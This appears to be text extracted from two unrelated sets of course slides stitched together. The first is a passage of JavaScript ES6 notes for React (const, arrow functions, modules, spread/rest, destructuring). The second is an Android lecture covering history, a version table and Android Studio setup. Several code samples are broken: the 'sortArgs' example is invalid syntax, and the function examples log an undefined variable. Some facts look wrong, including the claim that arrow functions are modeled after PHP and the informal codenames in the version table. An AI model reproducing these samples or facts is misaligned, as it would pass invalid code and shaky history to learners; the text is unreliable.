const MY_OBJECT = { 'key': 'value'};

// Attempting to overwrite the object throws an error - Uncaught TypeError: Assignment to constant variable.
MY_OBJECT = { 'OTHER_KEY': 'value'};

// However, object keys are not protected,
// so the following statement is executed without problem
MY_OBJECT.key = 'otherValue'; // Use Object.freeze() to make object immutable

// The same applies to arrays
const MY_ARRAY = [];
// It's possible to push items into the array
MY_ARRAY.push('A'); // ["A"]
// However, assigning a new array to the variable throws an error - Uncaught TypeError: Assignment to constant variable.
MY_ARRAY = ['B'];
```

2. ES6 Arrow Functions

2. ES6 Arrow Functions

- An **arrow function expression** is a syntactically **compact** alternative to a regular function expression. Modeled after PHP arrow functions.
- Besides a shorter syntax, they offer advantages when it comes to keeping the scope of the '[this](#)' keyword.

```
function regularFunc(arg1,arg2) {  
    console.log(arg)  
}  
  
function regularFunc (num) {  
    return num*2;  
}
```

```
const arrowFunc = (arg1,arg2) => {  
    console.log(arg);  
}  
  
const arrowFunc = arg => { console.log(arg); }  
  
const arrowFunc = () => { .. }  
  
const arrowFunc = num => num*2
```

3. Exports and Imports (modules)

- In React projects (and actually in all modern JavaScript projects), you split your code across **multiple JavaScript files**, so-called **modules**. You do this to keep each file/ module focused and manageable.
- To access functionality in another file, you need export (to make it available) and import (to get access) statements.
- You have two different types of exports: **default** (unnamed) and **named exports**.
- A file can only **contain one default** and an **unlimited amount of named exports**.

person.js

```
const person = {  
    name: 'Max'  
}  
  
export default person;
```

util.js

```
export const clean = () => {  
    ...  
}  
  
export const baseData = 10;
```

app.js

Default export

```
import person from './person.js';  
import prs from './person.js';  
  
import {baseData} from './util.js';  
import {clean as cln} from './util.js';  
import * as bundled from 'util.js';
```

Named export

4. Spread and Rest operators

• • •

Spread operator (...)

- Used to split up array elements OR object properties .
- The spread operator is extremely useful for **cloning arrays and objects**. Since both are reference types (and not primitives), copying them safely (i.e., preventing future mutation of the copied original) can be tricky. With the spread operator you have an easy way of creating a (shallow!) clone of the object or array.

```
const oldArray = [1, 2, 3];
const newArray = [...oldArray, 4, 5]; // This now is [1, 2, 3, 4, 5];
const oldObject = {
    name: 'Himanshu'
};
const newObject = {
    ...oldObject,
    age: 28
};
newObject would then be
{
    name: 'Himanshu',
    age: 28
}
```

Rest operator (...)

- Used to **merge** a list of function arguments into an array.

```
function sortArgs = ( ...args) => {  
    return args.sort();  
}
```

5. Destructuring

- Destructuring allows you to easily **access** the values of **arrays** or **objects** and assign them to variables.

```
const array = [1, 2, 3];
const [a, b] = array;
console.log(a); // prints 1
console.log(b); // prints 2
```

```
const myObj = {
  name: 'Himanshu', age: 26
}
const {name} = myObj;
console.log(name); // prints 'Himanshu'
console.log(age); // prints undefined
```

Destructuring (cont'd)

Destructuring is very useful when working with function arguments. Consider this example:

```
const printName = (personObj) => {
    console.log(personObj.name);
}
printName({name: 'Himanshu', age: 28}); // prints 'Himanshu'
```

Here, we only want to print the name but we pass a complete person object to the function. Of course this is no issue but it forces us to call `personObj.name` inside of our function.

We can condense this code with destructuring:

```
const printName = ({name}) => {
    console.log(name);
}
printName({name: 'Himanshu', age: 28}); // prints 'Himanshu'
```

We get the same result as above but we save some code. By destructuring, we simply pull out the `name` property and store it in a variable/argument named `name` which we then can use in the function body.


Some Important JS Array Functions

A lot of React concepts rely on working with arrays (in immutable ways). Some particularly important ones are the following :

- `map()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/map
- `find()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/find
- `findIndex()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/findIndex
- `filter()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/filter
- `reduce()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/Reduce?v=b
- `concat()` => [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array\(concat?v=b](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array(concat?v=b)
- `slice()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/slice
- `splice()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/splice



Mobile Design - Android



This content is protected and may not be shared, uploaded, or distributed.

Outline

- Android – background, architecture and features
- Android Studio basics
- Basic concepts – Resources, Activity, Services, etc.
- Event handling
- HTTP networking and JSON parser
- Running application on an Android device/Emulator
- References

Background

- Android is an open source and Linux-based Operating System for smartphones.
- Android Inc. was founded in Palo Alto, California in October 2003 by Andy Rubin, Rich Miner, Nick Sears, and Chris White.
- Android was pitched as a handset operating system that would rival Symbian and Microsoft Windows Mobile.
- In July 2005, Google acquired Android Inc. for at least \$50 million. Its key employees, including Rubin, Miner and White, joined Google as part of the acquisition
- On November 5, 2007, the *Open Handset Alliance*, a consortium of technology companies including Google, device manufacturers such as HTC, Motorola and Samsung, wireless carriers such as Sprint and T-Mobile, and chipset makers such as Qualcomm and Texas Instruments, unveiled itself, with a goal to develop "the first truly open and comprehensive platform for mobile devices".
- Developers need to develop only once for Android and the applications run across all Android devices.
- The first beta version of the Android Software Development Kit (SDK) was released by Google in 2007 whereas the first commercial version, Android 1.0, was released in September 2008.
- The first commercially available smartphone running Android was the HTC Dream, also known as T-Mobile G1, announced on September 23, 2008.

Features

- Open Source
- Larger Developer Community
- High Marketing
- Rich Development Environment
- Inter App Integration Feature
- High Security
- Reduced Cost of Development
- Higher Success Ratio
- See <https://www.android.com/>

Categories of Applications




History

Android Version	Code name	API level
1.0	APPLE PIE	1
1.1	BANANA BREAD	2
1.5	CUPCAKE	3
1.6	DONUT	4
2.0, 2.1	ECLAIR	5, 6, 7
2.2	FROYO	8
2.3	GINGERBREAD	9 and 10
3.0, 3.1, 3.2	HONEYCOMB	12 and 13
4.0	ICE CREAM SANDWICH	14, 15
4.1, 4.2, 4.3	JELLYBEAN	16, 17 and 18
4.4	KITKAT	19, 20
5.0, 5.1	LOLLIPOP	21, 22
6.0	MARSHMALLOW	23
7.0, 7.1	NOUGAT	24, 25
8.0, 8.1	OREO	26, 27
9.0	PIE	28
10.0	Android 10	29
11.0	Android 11	30
12.0	Android 12	31

Android 12


- Just released in October 2021
- See: <https://www.android.com/android-12/>



Android 12



Personal
→

Architecture




Android operating system is a stack of software components which is roughly divided into five sections and four main layers as shown below in the architecture diagram.


Architecture




Architecture



Architecture



Architecture



Android Studio Basics

- Setup
- Create a new project
- Get familiar with Android Studio
- Design UI in XML using drag and drop in xml resource layout editor
- Control UI using Activity
- Change Activity properties in Manifest file
- Run your app in the emulator
- Download at <https://developer.android.com/studio/>

New Version Numbering

- Changed the version numbering system for Android Studio to more closely align with [IntelliJ IDEA](#), the IDE that Android Studio is based on.
- In the previous numbering system, latest release would have been numbered as *Android Studio 4.3* or version *4.3.0.1*. With the new numbering system, it is now *Android Studio - Arctic Fox | 2020.3.1*, or version *2020.3.1*.
- Latest version **Android Studio Bumblebee | 2021.1.1 Patch 2**

IntelliJ Version	Old Name	Old - Number System	New - Year System	New Version Name
2020.3	4.3	4.3.0	2020.3.1	Arctic Fox 2020.3.1

Setup

You can start Android application development on either of the following operating systems –

- Microsoft Windows
- Mac OS X
- Linux
- Chrome OS (**new!**)

Following is the list of software's you will need before you start your Android application programming:

- Java Oracle JDK5 or later version
- Android Studio 4.X (supports all Java 7 language features plus some Java 8) (latest version 4.3.0 as of October 2021) . Renumbered as 2020.3.1
- Android Studio 2020.3.1+ bundles Kotlin

Setup

- You can download the latest version of Java JDK from Oracle's Java site – [Java SE Downloads](https://www.oracle.com/technetwork/java/javase/downloads/index.html): <https://www.oracle.com/technetwork/java/javase/downloads/index.html> (latest is Java 18)
- Install and configure the setup. (JDK 7, 8, 11, 14 are recommended, see Java SE Archives)
- Finally set PATH and JAVA_HOME environment variables to refer to the directory that contains **java** and **javac**, typically `java_install_dir/bin` and `java_install_dir` respectively.
- If you are running Windows and installed the JDK in `C:\jdk1.8.0_102`, you would have to put the following line in your `C:\autoexec.bat` file.

```
set PATH=C:\jdk1.8.0_102\bin;%PATH%
```

